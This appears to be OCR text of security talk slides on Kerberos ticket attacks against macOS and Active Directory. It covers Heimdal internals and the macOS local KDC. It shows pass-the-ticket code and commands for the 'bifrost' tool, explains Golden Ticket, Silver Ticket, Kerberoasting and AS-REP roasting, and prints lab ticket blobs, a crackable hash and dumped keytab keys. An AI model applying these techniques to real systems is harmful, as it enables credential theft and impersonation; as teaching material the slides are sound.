doIFgDCCBXygBgIEAAAAAqEGAgQAAAAWooIEZzCCBGNhggRfMIIEW6AGAgQAAAAFoRAbDlRFU1QuTEFCLkxPQ0FMoiYwJKAGAgQAAAACoRowGBsGa3JidGd0Gw5URVNULkxBQi5MT0NBTKOCBBUwggQRoAYCBAAAABKhBgIEAAAAAqKCA/0EggP58MsGatDS5spjnYka2RJSkZgtgT6pihSrsPK0eEYNcjS/I4kRN4oY0sseyOMk1asLA6yde4Vymg4UtRBerFm84bEmyTNa0VXicmxljClGqSAXNJQsBbrnp61AI720Ek416pZdlAw9Zbhazqv0PDLWpPvR6RIn10d3YF1T4AF+eg1e4SFmSsUcaR78zx9kveTumv4PelFe3gfOe8yX0k37vaShCCcMKiXmOdqkwigIe8OXnK8UNJxEjhBC4RQYjvGCjtzS0f61O6FaVkNUZoeKlpmeiCigqrhvoJYUwb0BFlB/dWy/+2NMvBe1JtRRYtW22CPa1r4WRiorNzv1z6R4c3jDtWfdDhCsDfEWT913cI+rxko9mwBUxgQl34+pT4ZclI+tYp5/P4oPkvQOSI4Kk6QRrtPOCacB7pm2rnvad5+8AGikE8ZEc//kFqJkWwTIISvi7Dqgjtkt0Dh/f1AmNGGbrQnEi+NqbuZl37JzRcabibYXjMS50Lv1FcyO230TfbY2ccBoxFK8NO47HgUX5uA+kaE6CC7jrKrUTOtgAp35V7g8e9RV0HtAx+kzDfJ2BVQqs/JwZeZO0COYroz316ER9BxN4ywnW/j1RAZ09rrxIx7Fq/nsCTbxdkU8P5wIa7MlvIkn9K7Xj58rvGn7uwZNQTtsGme/6dC769p0blVM8094gSw/kG8WFVlzdjolyeTklJ8emYrcNoxtyu4aJ016SN4BoeEs9m7P0y2c2R1DaZVvEyQ7wkTpeZ+nZGDIzThQmrP7WFVLvr2zHRKmV5dVy7XGeU+7Trum/9t552c/l55IDL3AwSZCRw9sEY/EmNyODGgkb/B23riUoLLF9tT7DVZKEvQHplUwQoe3mtFIJMCDUc5KtfNXfZspX7DxzjnuCAYocLyljfxhhCHYIy109nHmsF+OOj7anJ1+JGIwa4T8Ovd5NgXDkJ0BHAYQuhhmSGVS04CyebquAyyR+XeicCknV+fFq2cNGmKUWAQFE2j+5Eo+qW/vYQS1R9jTNBb5NmA1SOASr1Gld/0aVpHvB8XVZPhen6r/FzAmO/2WB911zj5q0Kre/rPQ+Wj1uz+Yodyf4E9KQckbY8w7as5FUyQK0oqIqggxSECRlegGJKsoF3fwF/moSs6XHKDo6cNpRta1pjYf3VwOmi0nmujP9vAS4zg/OvEBOz757TyJwb0q74mrQlWhJpfhwmeNnLVMtuG8KVSwjrACSbgMzfR3r/agPtJmnPB6UkGnwiiCqnJD26yfZ4DUYuvKN+lqjGWTVI3gY8rmKLGOJOFpKORzkjtiMG3ttmvLHQ/EY4fqXP+JgiPD2YsxKD4KA4D5I/LsYmtPseBo4H+MIH7oAYCBAAAAACigfAEge19geowgeeggeQwgeEwgd6gLjAsoAYCBAAAABKhIgQgcqOI77CKT7iGq19vFY1BhkTWm+wOPdzo6btOcnKup2ahEBsOVEVTVC5MQUIuTE9DQUyiHjAcoAYCBAAAAAGhEjAQGw50ZXN0X2xhYl9hZG1pbqMHAwUAQOAAAKURGA8yMDIwMDMxMDA1NDU1NlqmERgPMjAyMDAzMTAxNTQ1NTZapxEYDzIwMjAwMzE3MDU0NTU2WqgQGw5URVNULkxBQi5MT0NBTKkmMCSgBgIEAAAAAqEaMBgbBmtyYnRndBsOVEVTVC5MQUIuTE9DQUw=
```

```
if([cacheName isEqualToString:@"new"]){
    printf("[*] Creating new ccache\n");
    ret = krb5_cc_new_unique( context,"API","test", &cache);
    if(ret){
        printKrbError(context,ret);
        printf("[-] Failed to create new ccache\n");
        return NULL;
    }
    //krb5_cc_initialize(context, entry, principal);
    ret = krb5_cc_initialize(context, cache, cred.client);
}else{
    printf("[*] Resolving ccache name %s\n", cacheName.UTF8String);
    ret = krb5_cc_resolve(context, cacheName.UTF8String, &cache);
}
if(ret){
    printKrbError(context,ret);
    printf("[-] Failed to get ccache\n");
    return NULL;
}
//krb5_cc_store_cred (krb5_context context, krb5_ccache cache, krb5_creds *creds)
printf("[*] Saving credential for %s\n", [ticket.app29.sname29 getNSString].UTF8String);
ret = krb5_cc_store_cred(context, cache, &cred);
if(ret){
    printKrbError(context,ret);
    printf("[-] Failed to store cred, trying to initialize first\n");
    //can't store cred to a new store without initializing it, so make sure to do that if
    ret = krb5_cc_initialize(context, cache, cred.client);
    if(ret){
        printKrbError(context,ret);
        printf("[-] Failed to initialize cache\n");
        return NULL;
    }
    printf("[+] Successfully initialized cache\n");
}
ret = krb5_cc_store_cred(context, cache, &cred);
```

STAGE 3.75 – PASSING TICKETS

- How do we import these tickets we've converted to ***Kirbi***?
- We convert them to krb5 cred entries (i.e. ccache)
- We need to resolve the desired ccache name
  - Or create a new ccache entry
- Add them to list within the ccache


STAGE 3.75 – PASSING TICKETS

```
sh-3.2# ./bifrost -action list
sh-3.2# ./bifrost -ticket doIFpTCCBaGgBgIEAAAAB6EGAgQAAAAWooIEgzCCBH9hggR7MIIEd6AGAgQAAAAFoRAbDlRFU1QuTEFCLkxPQ0FMoi0wK6AGAgQAAAACoSEwHxsEY2
LXRlc3QudGVzdC5sYWIubG9jYWyjggQqMIIEJqAGAgQAAAASoQYCBAAAAAeiggQSBIIEDozfvVJYaXeQCVx/q8j3Gz/2qkOIX7IxWzJs4olkjawH7/krSkCqzC20BRXYAfkG2FA5ZD0O
Hh38djG46WlVk+guy9l6gdHjIqykLN7rlgqCgqaanqvKfsHrGrR7skU4nW6C/v2i1MgxYKF4IJVS7fRlZ2zCI+Dd81awugrB/Bpu2NVmkr44tQdRp7JtyGWXdXfNI5NnoTIfJOCQFMDJj
X+r81XmK+/HlaWl92fKZf1NqtHizhrtXHSrXBDyDoqJkAJcCImPfKgx34hO7IX4psLZpVT+psXzUUjt1zwjF/tiGOIxmkvOmIr3xlTOBadva/pKX7W8XhspK9ro1/sABXGas6uihZpr2p
RMtKNeBEsU/liwGb05aRuG6vTTFPH8DqeWK6noyArPcScmkbmwGoHrPc3B7mQ8o2AeC3NDNhV5LDh/56kWIEAKOVrVUId+nlX5/LbR53KyIWNwNiAKS/8F1lz0mwTqT43EwcL2h9HmqTa
7+ptTs8hL8Eyj0JE7M7uxmbTFif29j9UOLcaDgl9lQM1BG8iN/FwYiizKT1/I7KMSw7K2wZ/WYlsdRSPBbdlhcTIw/32YS9LSqLFpfAnk1VKBhsIwgqk2gBFWwv85C0JSbGwwSMDYchKo
KPNttXa29ZUKkvEymaStdTm2aMXNkKOzPhWifDYH7r3hH3PLFCldvrvKy371AYMEBWXNMY2v1uxkP8RHUby4CGgbNa5PupmeQwKoL0bdQAAumIiG7zByvffKCf4bCF4eHvdrQsDPjcPhx
i1WbBX9haXJDpLxrBXFfBXM8BAd7IgqnKC1eKyXQV5U8IPog1RK2F3deXAIiqjzK4mBXh1zjkrxU3YfKyZQQZmpvuoni04c0Qwgov/nJxwqb+IXK8ZEgs+8GUEyYWmNyJiGl9Jhoy7HfC
f5hhkkJ+GbLcgOQ6VqNI8+odzqEwTdUV6+QaCFTnw8x16R/JSLKewjPETeSxl8Qu+UnZ9kdX8jhZwkAHHsOxNAmfMShe0Yz/PM6H4wgQ8pdnGLKBSK83/MLvjGdPGJZGe3Gr7aujSD7Fx
uRCG6y8xJncb+hNa7K5dRM89bHDOhTPg+cBLj6P2LOmd6bXXnL0uYFGjN6zFwapzex7v112/l0yoNt0GsuREftzFkiojhAM7hwnvsplcRMgmqyRJ0TnoiHAGC3ZQV9nO5LIOLLDFu+2n6
H6JTASMxoSwWqWYatUBEWzDbloiFBBH99Q0g1NU1By3g+Sam7QvXvTh3NYapj+KktqauY0Rofst/VapcHtZr5V9ZfBlguPgmxVSi+BRaOCAQYwggECoAYCBAAAAACigfcEgfR9gfEwge6
geWgLjAsoAYCBAAAABKhIgQguo5ukgPwUJYeBdfuD2a84DPvb6aZUW56yFKdws3rYdahEBsOVEVTVC5MQUIuTE9DQUyiHjAcoAYCBAAAAAGhEjAQGw50ZXN0X2xhYl9hZG1pbqMHAwUAQ
sh-3.2# ./bifrost -action list

[*] Principal: test_lab_admin@TEST.LAB.LOCAL
    Name: API:1FABF339-AADF-4DAC-9DE5-9009FF05029D
        Issued                  Expires                 Principal                                   Flags
2020-03-09 19:45:56GMT-10       2020-03-10 05:45:56GMT-10       krbtgt/TEST.LAB.LOCAL@TEST.LAB.LOCAL    (forwardable renewable initial pre-auth )
1970-12-31 13:30:00GMT-10:30    2020-04-08 19:45:56GMT-10       krb5_cache_conf_data/kcm-status@X-CACHECONF:    ()
2020-03-10 20:32:53GMT-10       2020-03-11 06:13:38GMT-10       cifs/dc1-test.test.lab.local@TEST.LAB.LOCAL     (forwardable pre-auth ok-as-delega
```

STAGE 3 – ATTACKS

- If the krbtgt hash is stolen, create your own AS-REP (i.e. TGT)
  - The ‘Golden Ticket’
- Dump user’s tickets from KCM and impersonate them
  - Ticket Theft
- Request Tickets for another user and crack the response
  - AS-REP Roast



STAGE 4 – TGS-REQ FOR SERVICE TICKET


- Similar process to Stage 2, just different material
  - Requesting a ticket to a service (not krbtgt)
    - Usually something like CIFS for access to the file system
  - Using our TGT as proof of identity instead of encrypted timestamp
- More encrypted timestamps and checksums, but with session key

STAGE 4 – TGS-REQ FOR SERVICE TICKET

- Any user with a valid TGT can request a Service Ticket to ***any*** service
- Remember, there's no authorization checks happening here, only authentication
- Services must have a backing Service Principal Name (SPN) in Kerberos
  - i.e. cifs/spooky.test.lab.local is a SPN
  - These must be requested exactly as they are registered within Kerberos, otherwise they won't be found
- Can request a service ticket and specify any encryption scheme


STAGE 5 – TGS-REP WITH SERVICE TICKET

- TGS and KDC validate what was sent:
  - Can the krbtgt hash decrypt the embedded TGT?
    - Was that TGT created with the past 20 min?
      - if so, assume still valid
      - If not, validate the information in it, since it might have changed
  - Does the requested SPN exist?
  - Is there an associated account and shared secret the KDC knows?
- If yes to all of the above, success! You get a service ticket!
- If no to any, you get a KRB_ERROR and a reason why



STAGE 5 – TGS-REP WITH SERVICE TICKET

- Almost the same structure as the AS-REP
- Element 5 is special:
  - This is the Service Ticket
  - Notice the enctype here is RC4 when we requested AES256
  - The last piece in this element is a blob encrypted with the service account's shared secret
    - It contains information about the client requesting access
- Element 6 is special:
  - This is data about the Service Ticket
  - This is encrypted with our session key



STAGE 5 – TGS-REP WITH SERVICE TICKET

- Decrypted section contains valuable information:
  - The lifetime of the ticket
  - New session key
    - This matches the encryption type used with the Service's shared secret
  - Usage flags

STAGE 5.25 – WHERE DOES THE SERVICE TICKET GO?

- All tickets are automatically saved to the default ccache
  - This means Service Tickets and the TGT are in the same place

```
Client: test_lab_admin@TEST.LAB.LOCAL
Principal: cifs/dc1-test.test.lab.local@TEST.LAB.LOCAL
Key enctype: rc4Key: pvuSHNzm8ryFDqMteqI/IQ== (A6FB921CDCE6F2BC850EA32D7AA23F21)
Expires: 2020-03-12 16:27:02 GMT
Flags: forwardable pre-auth ok-as-delegate
Kirbi:
doIFhzCCBYOgBgIEAAAAB6EGAgQAAAAWooIEdzCCBHNhggRvMIIEa6AGAgQAAAAFoRAbDlRFU1QuTEFCLkxPQ0FMoi0wK6AGAgQAAAACoSEwHxsEY2lmcxsXZGMxLXRlc3QudGVzdC5sYWIubG9jYW
yjggQeMIIEGqAGAgQAAAAXoQYCBAAAAAeiggQGBIIEAgvELGnC5+KE2LB2tq+b7WLP2W+o1z3RE+B7AWY0erD0SckCUDwBfQBOUuJmTrwl/GOpcaLWUCW/ePJN25piW5wrE2+O240IziOwAcVFaNJQ
TFdGBJy8oIt4Q0NNRe2K5HIO2kHdBVD6jsPII1ZJhF58H780pgmmNNVZEnObTxjTq4dDI7Ywg4O5wyHtavEmovRKRFVfrML99AazZszEthq6f4VFC0UX3Z5qg5LVfPJZ5mSM6reSl7Nd1SGOkimQYs
1zzn4gDBR4CLzOt6vNXGycb190eOOqHLgGZUX5aThRSFTqHurZ9HQeuWsMlSYhe3csbyyvON2yYsfCz7hqhyNVh+o2rE4nrCWV8eJUNNePznYa3QdFPhEeTv7GTGacJJn/t6y3BTrfX1mN9bJKVT0Z
nwRnE4HlWVBhfFtTrDOPmYi5Jd0oo3iDeNKGGoan2k2W/+1xcvQwn4312vWet/wqVdeje7ln6/kwJP1+0SYBSRXift1a0+ciGJCiuXrE0AbB385k8qKrkKGDhKJHNd80DChv8Gmnp4UYLtTaCjNuEI
L/fpVL0N/wobnhIQBrPfvLjqwAcE8JIaQ1yx8u6Fa1KT3gLwKdps0Kj1/7E8SlCdaKvVmlWFXNqUTs+J8em0eR/01FISsnA6rODUpPhJFxub9M5yP46LHsibtNfKYFp4CuudSY/4nkg/3tIBgrnKmR
9UmAkP+qBfJBbFXq/u1CmygwQlhiLjtwZM47DVUt+btIf8ixKRR7MT8dzE6Bv/Wof547Ahwordws5cU42+HZ/2MWThjmZTcMHHCacqNifELR8+DyC30dWXl78Q9rhRyM+3Usw5MmY2Lllbd9l+lo/P
p+s2C2MZ3qC8hmEvJlLr+I9NQYqkeo+V5W9NXTGmV+E81W8J4xK5QILnnPDx3ZEsl2XgmsIygr5wzUGCSDtvwFTWRpQTD4x49LL22e1aLww7/lolNCPgUpz55Sp5STjTxJ9zCTZWiniLd1wdGrR1KO
IjcqCq2vPt24w88J+aCuDnp1zTpTmhsQUdUcJ66j+khLnUiWvua9x+qykAHp9yYYXrrWsCqrM3wlUw0c2T/x0Ac2v7WKhP9PnPAiEEB+JAUuCjFfPLLhWJ9w9F8AgUEBYjui79iYyQqJbH7VVNsCJ6
ezc55YMoVbILqA1atRybvicIEEYYQoi4nMZT7H7e6v+U4aXIQvpqYrUAtKhjD3dgbU/mg8P6Z/WxSKUBAMwuotsdqxUCWyHF/uU3Npw0fHvVmXjxzv7k6V7g0GeZH8WevSb6yFzBvNq9QW880Ay+U5
UXYXxR5/e563DQawRRYXVGxh/XIm5XcTIiC2PKr9qXBeiXXqzB5B2PxKlHqyWaOB9TCB8qAGAgQAAAAAooHnBIHkfYHhMIHeoIHbMIHYMIHVoB4wHKAGAgQAAAAXoRIEEKb7khzc5vK8hQ6jLXqiPy
GhEBsOVEVTVC5MQUIuTE9DQUyiHjAcoAYCBAAAAAGhEjAQGw50ZXN0X2xhYl9hZG1pbqMHAwUAQCQAAKURGA8yMDIwMDMxMjA2MzYwNVqmERgPMjAyMDAzMTIxNjI3MDJapxEYDzIwMjAwMzEyMTYy
NzAyWqgQGw5URVNULkxBQi5MT0NBTKktMCugBgIEAAAAAqEhMB8bBGNpZnMbF2RjMS10ZXN0LnRlc3QubGFiLmxvY2Fs
```


STAGE 5 - ATTACKS

- If you know the shared secret of the service account, you can make your own Service Tickets to that service
  - i.e. ‘Silver Tickets’
- If you use a valid TGT and request Service Tickets in RC4, then you can try to crack the associated account’s password
  - i.e. ‘Kerberoasting’

```
[+] Hashcat format:
$krb5tgs$23$*$TEST.LAB.LOCAL$cifs/dc1-test.test.lab.local*$0BC42C69C2E7E284D8B076B6AF9B
BC25FC63A971A2D65025BF78F24DDB9A625B9C2B136F8EDB8D08CE23B001C54568D2504C5746049CBCA08B7
D55912739B4F18D3AB874323B6308383B9C321ED6AF126A2F44A44555FACC2FDF406B366CCC4B61ABA7F854
7E200C147808BCCEB7ABCD5C6C9C6F5F7478E3AA1CB8066545F96938514854EA1EEAD9F4741EB96B0C95262
```


HEIMDAL WITHOUT ACTIVE DIRECTORY
The macOS local key distribution center


I DON’T HAVE AD, WHAT NOW?



- Fear not! You’re still using Heimdal
- Starting with OSX 10.5, Apple introduced “Back To My Mac (BTMM)”
  - The goal was to allow users to directly connect to other mac devices to share screens, mount volumes, or perform remote management
  - You can see these options in the “Sharing” settings

HOW?

- Apple said that starting in 10.14 Mojave that BTMM is no longer included, but the components are still there and leveraged
- So, when you remotely connect to a mac with a local account, what's happening?
  - You're using Heimdal to authenticate, get tickets, and access resources
  - Select services open the Kerberos port (88)
  - But there's no AD and no "Domain", so what's happening?



LOCAL KEY DISTRIBUTION CENTER

- On your computer's first boot, the system generates a self-signed certificate
  - com.apple.kerberos.kdc
- This certificate is stored in the System Keychain
- The "realm" for this Heimdal instance is based on the SHA-1 hash of this certificate

LKDC:SHA1.B58C56AD77898DE69AAEFD22A538D6EDDEFF8D47

COM.APPLE.KERBEROS.KDC

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>EnableTransactions</key>
        <true/>
        <key>KeepAlive</key>
        <dict>
                <key>OtherJobEnabled</key>
                <dict>
                        <key>com.apple.AppleFileServer</key>
                        <true/>
                        <key>com.apple.smbd</key>
                        <true/>
                        <key>com.apple.screensharing</key>
                        <true/>
                </dict>
                <key>PathState</key>
                <dict>
                        <key>/etc/Kerberos.kdc.launchd</key>
                        <true/>
                        <key>/Library/Preferences/edu.mit.Kerberos.krb5kdc.launchd</key>
                        <true/>
                </dict>
        </dict>
        <key>Label</key>
        <string>com.apple.Kerberos.kdc</string>
        <key>ProgramArguments</key>
        <array>
                <string>/System/Library/PrivateFrameworks/Heimdal.framework/Helpers/kdc</string>
        </array>
        <key>MachServices</key>
        <dict>
                <key>org.h51.kdc</key>
                <true/>
        </dict>
</dict>
</plist>
```

- /System/Library/LaunchDaemons/com.apple.Kerberos.kdc.plist
- Can see this launch daemon running or not on your box to see if you're sharing any of the listed services
- Can use launchctl to see if this daemon is running

LKDC - SERVICES

- /etc/krb5.keytab
  - Stores the keys for the various system services offered by Kerberos (must be root)

```
[+] principal: afpserver/LKDC:SHA1.796085F5A7486401959FC3F249D9
        Entry version: 6
        Key enctype: aes256
        Key: 3E20B38CD38CD127B62A23FA89FADC2875838491E437E4C97B
        Timestamp: 2020-03-11 21:57:31 GMT
[+] principal: cifs/LKDC:SHA1.796085F5A7486401959FC3F249D9522CC
        Entry version: 6
        Key enctype: aes256
        Key: 3E20B38CD38CD127B62A23FA89FADC2875838491E437E4C97B
        Timestamp: 2020-03-11 21:57:31 GMT
[+] principal: vnc/LKDC:SHA1.796085F5A7486401959FC3F249D9522CC9
